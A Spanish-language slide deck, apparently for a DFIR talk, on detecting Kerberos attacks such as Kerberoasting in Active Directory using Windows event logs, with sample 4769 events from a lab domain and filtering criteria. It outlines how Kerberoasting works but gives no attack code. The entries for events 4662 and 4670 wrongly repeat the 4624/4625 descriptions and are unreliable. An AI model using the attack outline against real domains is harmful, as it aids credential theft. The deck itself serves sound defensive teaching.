

# Detección de Ataques Kerberos en Active Directory junto con Sigma

*Ponente: Sergio Mazariego*

*Adversary Simulation and DFIR Lead*

# Agenda



## Parte 1

- Fundamentos de Active Directory
- Técnicas de ataque
- Artefactos forenses
- Patrones en eventos


## Parte 2

- Introducción y práctica con Sigma
- Cierre y preguntas

# ¿Qué es Active Directory?

- Directorio centralizado que gestiona identidades y recursos.
- **Componentes principales:**
  - **Dominios:** contenedor de usuarios, grupos, máquinas.
  - **Controladores de dominio (DC):** servidores que responden autenticaciones.
  - **Árboles y bosques:** estructura jerárquica de dominios.
- **Funciones clave:** autenticación, autorización y auditoría.

# Dominios y forest




# Kerberos en AD

---

- Protocolo por defecto para autenticación desde Windows 2000.
  - Tres partes clave:
    - **KDC:** Servicio en el DC que emite tickets.
    - **TGT:** Ticket Granting Ticket, permite solicitar TGS.
    - **TGS:** Ticket Granting Service, da acceso a servicios.
  - Seguridad basada en cifrado simétrico.
-

# Kerberos en AD



# Kerberos en AD

## 1. Solicitud inicial (AS-REQ)

El cliente envía una petición al KDC (en el DC) pidiendo un TGT.

Incluye su nombre de usuario y un comprobante cifrado con su clave derivada de la contraseña.

## 2. Verificación y emisión del TGT (AS-REP)

El KDC (específicamente el Authentication Service) verifica las credenciales.

Si son correctas, genera un TGT y una clave de sesión para el usuario.

El TGT se cifra con la clave secreta de la cuenta KRBTGT (hash NTLM/AES de KRBTGT).

Solo el KDC (y cualquier DC en el dominio) puede descifrar este TGT, lo que garantiza su autenticidad.

## 3. Almacenamiento y renovación del TGT

El cliente guarda el TGT en caché.

Cuando expira, el Local Security Authority Subsystem (LSASS) pide uno nuevo de forma transparente para el usuario.

# Kerberos en AD

## 4. Solicitud de acceso a un servicio (TGS-REQ)

El cliente envía el TGT al TGS dentro del KDC, junto con el SPN (Service Principal Name) del recurso que quiere usar.

## 5. Verificación del TGT y permisos

El TGS descifra el TGT usando la clave de KRBTGT.

Verifica que sea válido, que no haya expirado y que el usuario tenga permisos para el servicio solicitado.

## 6. Emisión del Ticket de Servicio (TGS-REP)

El TGS genera una clave de sesión para el servicio y la incluye en un Service Ticket.

Este Service Ticket se cifra con la clave secreta de la cuenta de servicio (hash de la cuenta que ejecuta el servicio).

Solo el servicio puede descifrarlo.


## 7. Presentación al servicio (AP-REQ / AP-REP)

El cliente envía el Service Ticket al servicio.

El servicio lo descifra usando su propia clave y valida que el ticket venga de un KDC confiable.

Si es válido, concede acceso.

# Kerberos en AD



# Eventos de Windows

## 4624 – Logon exitoso

- Indica que una cuenta inició sesión correctamente en un sistema.
- Claves a revisar: Logon Type (distingue acceso local, remoto, RDP, red), Account Name, Source Network Address, Hora del acceso.
- Útil para correlacionar con uso de tickets Kerberos u otras credenciales.

## 4625 – Logon fallido

- Indica que una cuenta intentó iniciar sesión pero falló.
- Muestra Failure Reason (p. ej., credenciales incorrectas, cuenta bloqueada).
- Útil para detectar intentos de fuerza bruta o actividad de reconocimiento.

## 4672 – Privilegios especiales asignados a un nuevo inicio de session

- Aparece cuando una sesión recibe permisos altos (p. ej., Domain Admin, SeDebugPrivilege).
- Normal en cuentas administrativas, sospechoso si ocurre en cuentas no privilegiadas.
- En ataques Kerberos, puede aparecer después de un Golden Ticket exitoso.

# Eventos de Windows

## 4662 –

- Indica que una cuenta inició sesión correctamente en un sistema.
- Claves a revisar: Logon Type (distingue acceso local, remoto, RDP, red), Account Name, Source Network Address, Hora del acceso.
- Útil para correlacionar con uso de tickets Kerberos u otras credenciales.

## 4670 – Logon fallido

- Indica que una cuenta intentó iniciar sesión pero falló.
- Muestra Failure Reason (p. ej., credenciales incorrectas, cuenta bloqueada).
- Útil para detectar intentos de fuerza bruta o actividad de reconocimiento.

# Eventos de Windows

## 4768 – Solicitud de Ticket Granting Ticket (TGT)

- El cliente solicita un TGT al KDC (paso AS-REQ en Kerberos).
- Revisar Ticket Encryption Type (AES esperado; RC4 puede ser sospechoso) y Account Name.
- Clave para correlacionar contra solicitudes de TGS (4769).

## 4769 – Solicitud de Ticket de Servicio (TGS)

- El cliente usa un TGT válido para pedir acceso a un servicio (paso TGS-REQ).
- Revisar Service Name (no debe terminar en \$ para cuentas de usuario) y Ticket Encryption Type.
- En Silver Ticket, este evento aparece en el servidor objetivo sin un 4768 previo en el DC.

## 4770 – Renovación de TGT

- El cliente renueva un TGT existente sin autenticarse de nuevo.
- Normal dentro del lifetime configurado; sospechoso si el tiempo de vida del ticket es anormalmente largo.

# Flujo Kerberos y rastro

- Usuario envía solicitud de TGT al KDC (EventID 4768).
- KDC responde con TGT cifrado con clave de cuenta KRBTGT.
- El campo *TicketEncryptionType* indica el cifrado (AES, RC4, etc.).


# Evento 4768



# Flujo Kerberos y rastro

- Usuario presenta TGT y solicita TGS (EventID 4769).
- KDC entrega TGS para acceder al servicio.
- Si hay uso de RC4 en entornos con AES habilitado → sospecha de Kerberoasting.

# Evento 4769



# Encryption Types

Encryption Type: The cryptographic suite that was used to encrypt the issued TGS.

| Type                    | Type Name               | Description   |
|-------------------------|-------------------------|---|
| 0x1                     | DES-CBC-CRC             | Disabled by default for Windows 7 or later and Windows Server 2008 R2 or later.   |
| 0x3                     | DES-CBC-MD5             | Disabled by default for Windows 7 or later and Windows Server 2008 R2 or later.   |
| 0x11                    | AES128-CTS-HMAC-SHA1-96 | Supported for Windows Server 2008 or later and Windows Vista or later.            |
| 0x12                    | AES256-CTS-HMAC-SHA1-96 | Supported for Windows Server 2008 or later and Windows Vista or later.            |
| 0x17                    | RC4-HMAC                | Default suite for operating systems before Windows Server 2008 and Windows Vista. |
| 0x18                    | RC4-HMAC-EXP            | Default suite for operating systems before Windows Server 2008 and Windows Vista. |
| OxFFFFFFF or 0xffffffff | -                       | This type shows in Audit Failure events.  |

# Tipos de Logon

Ejemplo: Logon Type 3 + 4769 en horario inusual = alerta.

| Logon Type | Logon Title             | Description  |
|------------|-------------------------|--|
| 2          | Interactive             | A user logged on to this computer.   |
| 3          | Network                 | A user or computer logged on to this computer from the network.  |
| 4          | Batch                   | Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.   |
| 5          | Service                 | A service was started by the Service Control Manager.  |
| 6          | Proxy                   | Indicates a proxy-type logon.  |
| 7          | Unlock                  | This workstation was unlocked.   |
| 8          | NetworkCleartext        | A user logged on to this computer from the network. The user's password was passed to the authentication package in its unhashed form. The built-in authentication packages all hash credentials before sending them across the network. The credentials do not traverse the network in plaintext (also called cleartext). |
| 9          | NewCredentials          | A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections.   |
| 10         | RemoteInteractive       | A user logged on to this computer remotely using Terminal Services or Remote Desktop.  |
| 11         | CachedInteractive       | A user logged on to this computer with network credentials that were stored locally on the computer. The domain controller was not contacted to verify the credentials.  |
| 12         | CachedRemoteInteractive | Same as RemoteInteractive. This is used for internal auditing.   |
| 13         | CachedUnlock            | Workstation logon.   |

# Tipos de Logon

## **Logon Type 3 – Network Logon**

Inicio de sesión realizado a través de la red, sin interacción física directa en la consola. Ocurre cuando se accede a un recurso compartido (share) o a un servicio vía SMB, RPC, etc.

### **Ejemplo:**

Un usuario desde su laptop abre \\ServidorArchivos\Recursos para ver documentos.

En el Event Viewer del servidor, se genera un 4624 con Logon Type 3, indicando que la autenticación llegó por red (SMB) y no desde la consola o RDP.

Suele verse en servidores de archivos, impresoras compartidas y accesos administrativos remotos con net use.

# Tipos de Logon

## Logon Type 9 – NewCredentials (RunAs con /netonly)

Inicio de sesión con credenciales nuevas para la conexión de red, pero manteniendo la sesión local con las credenciales actuales. Es lo que ocurre con **RunAs /netonly**.

### Ejemplo:

Un analista inicia sesión en su equipo con su cuenta normal, pero abre una consola con:  
*runas /netonly /user:dominio\admin cmd*

Localmente sigue siendo su usuario, pero para conexiones de red (SMB, SQL, RDP) se usan las credenciales de dominio\admin.

Esto genera un 4624 con Logon Type 9 en el host local.

Claves para reconocerlo: El logon ocurre solo para tráfico de red, la sesión interactiva no cambia de usuario.

# Tipos de Logon

## **Logon Type 10 – RemoteInteractive (RDP)**

Inicio de sesión interactivo remoto, normalmente a través de Remote Desktop Protocol (RDP).

### **Ejemplo:**

Un administrador se conecta vía MSTSC (Conexión a Escritorio Remoto) a ServidorSQL.

El Event Viewer del servidor registra un 4624 con Logon Type 10, indicando sesión RDP.

Claves para reconocerlo: Siempre involucra una conexión interactiva gráfica remota; puede aparecer junto a Logon Type 3 para conexiones de red posteriores dentro de la misma sesión.



# Kerberoasting

**Descripción:** Solicitar TGS de cuentas de servicio para crackear offline.

- **Indicadores:**
  - EncryptionType RC4 (0x17).
  - Solicitudes a cuentas con SPN registrado.
- **Mitigación:** cuentas de servicio con contraseñas largas + AES.

# ¿Qué es un SPN?

- **Definición:** Un Service Principal Name es un identificador único que asocia una cuenta de servicio en AD con un servicio específico en un host.  
  
*<TipoServicio>/<NombreHost>:<Puerto>*  
*Ejemplo: MSSQLSvc/db01.empresalocal:1433*
- **Uso:** Permite a los clientes localizar y autenticarse contra el servicio usando Kerberos.
- **Asociación:** Generalmente vinculado a cuentas de servicio (normalmente cuentas de usuario o de equipo).

# **Por qué es un objetivo en Kerberoasting:**

- Los SPN están registrados en cuentas de AD y visibles para cualquier usuario autenticado.
- Un atacante puede solicitar un TGS para el SPN, el cual se cifra con el hash NTLM de la cuenta de servicio.
- El TGS se puede crackear offline para obtener la contraseña en texto claro.
- Muchas cuentas de servicio tienen contraseñas débiles o muy antiguas.

## **Indicador clave en logs:**

- EventID 4769 con TicketEncryptionType = RC4 (0x17) hacia una cuenta con SPN registrado.


# Kerberoasting

**Solicitud:** Usuario pide un Ticket de Servicio (TGS) cifrado con la contraseña de la cuenta de servicio (ID 4769).

**Extracción:** El atacante solicita el TGS sin privilegios especiales y lo exporta.

**Descifrado:** Se crackea offline con fuerza bruta/diccionario; contraseñas débiles caen rápido.

**Compromiso:** Con la contraseña en texto claro, el atacante accede al servicio o se mueve lateralmente.



# Rastro de Kerberoasting

# Kerberoasting

A Kerberos service ticket was requested.

Account Information:

|                 |  |
|-----------------|--|
| Account Name:   | DC01\$@FORELA.LOCAL                    |
| Account Domain: | FORELA.LOCAL                           |
| Logon GUID:     | {8c14bbd3-6291-06a0-ae34-e9ac6b84defe} |

Service Information:

|               |  |
|---------------|--|
| Service Name: | DC01\$   |
| Service ID:   | S-1-5-21-3239415629-1862073780-2394361899-1000 |

Network Information:

|                 |     |
|-----------------|-----|
| Client Address: | ::1 |
| Client Port:    | 0   |

Additional Information:

|                         |            |
|-------------------------|------------|
| Ticket Options:         | 0x40800000 |
| Ticket Encryption Type: | 0x12       |
| Failure Code:           | 0x0        |
| Transited Services:     | -          |

This event is generated every time access is requested to a resource such as a computer or a Windows share.

## Detección en Kerberoasting

- **Cuenta con \$:** Usualmente indica cuenta de servicio o máquina (ej. DC01\$).
- **Tipo de cifrado legítimo:** 0x12 (AES256) o 0x11 (AES128).
- **Indicador sospechoso:** 0x17 (RC4), usado por atacantes para facilitar el crackeo de contraseñas.
- **Herramientas comunes:** Impacket y Rubeus solicitan tickets en RC4.

# Kerberoasting

A Kerberos service ticket was requested.

Account Information:

Account Name: alonzo.spire@FORELA.LOCAL  
Account Domain: FORELA.LOCAL  
Logon GUID: {59f3b9b1-65ed-a449-5ac0-8ea1f68478ee}

Service Information:

Service Name: MSSQLService  
Service ID: S-1-5-21-3239415629-1862073780-2394361899-1105

Network Information:

Client Address: ::ffff:172.17.79.129  
Client Port: 58107

Additional Information:

Ticket Options: 0x40800000  
Ticket Encryption Type: 0x17  
Failure Code: 0x0  
Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. T

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. Th

## Filtrado para detectar Kerberoasting (Evento 4769)

- **Excluir cuentas y servicios que terminen en \$** (cuentas de máquina/servicio legítimas).
- **Incluir cuentas de usuario normales (sin \$)** como origen.
- **Incluir servicios cuyo nombre no termine en \$.**
- **Tipo de cifrado sospechoso:** 0x17 (RC4), usado para crackear contraseñas.

# Kerberoasting

## ¿Por qué importa el “\$” en Kerberoasting?

En Active Directory, las **cuentas de máquina** tienen un nombre que termina en “\$” (ejemplo: DC01\$, WIN10PC\$). Esto indica que son creadas automáticamente al unir un equipo al dominio y **no son el objetivo típico** en Kerberoasting.

En cambio, **las cuentas de servicio reales** creadas por administradores **no terminan en “\$”** (ejemplo: sql\_svc, backupadmin).

- Estas cuentas suelen tener contraseñas largas sin rotación frecuente.
- Sus SPNs permiten solicitar TGS cifrados con su contraseña.
- El atacante exporta el TGS y lo crackea offline para obtener la contraseña en texto claro.

# Kerberoasting

|   |  |
|---|--|
| A Kerberos service ticket was requested.  |  |
| <b>Account Information:</b>   |  |
| Account Name:   | alonzo.spire@FORELA.LOCAL                      |
| Account Domain:   | FORELA.LOCAL                                   |
| Logon GUID:   | {59f3b9b1-65ed-a449-5ac0-8ea1f68478ee}         |
| <b>Service Information:</b>   |  |
| Service Name:   | MSSQLService                                   |
| Service ID:   | S-1-5-21-3239415629-1862073780-2394361899-1105 |
| <b>Network Information:</b>   |  |
| Client Address:   | ::ffff:172.17.79.129                           |
| Client Port:  | 58107  |
| <b>Additional Information:</b>  |  |
| Ticket Options:   | 0x40800000                                     |
| Ticket Encryption Type:   | 0x17   |
| Failure Code:   | 0x0  |
| Transited Services:   | -  |
| This event is generated every time access is requested to a resource such as a computer or a Windows service. T |  |
| This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. Th     |  |

## Ejemplo de evento Kerberoasting detectado

- **Cuenta:** alonzo.spire (no termina en \$).
- **Servicio:** MSSQLService (no termina en \$).
- **Cifrado:** 0x17 (RC4).
- **Origen:** IP 172.17.79.129.

## Próximos pasos

- Crear línea de tiempo del evento.
- Análisis forense del host origen.
- Revisar artefactos (Sysmon, prefetch, LNK, MFT, registro) para entender cómo se comprometió la cuenta.

# Kerberoasting

```
>> select name,serviceprincipalnames,msDS-SupportedEncryptionTypes  
  
name          serviceprincipalnames      msDS-SupportedEncryptionTypes  
---  
krbtgt        {kadmin/changepw}          0  
serviceaccount {USSvc/serviceaccount}    0  
appsvc        {appsvc/us-jump.us.techcorp.local} 0
```

## Ejemplo de ataque

- Consultar en Active Directory el atributo **msDS-SupportedEncryptionTypes**.
- Valor **0** indica que la cuenta usa cifrado débil **RC4-HMAC** (sin AES habilitado).
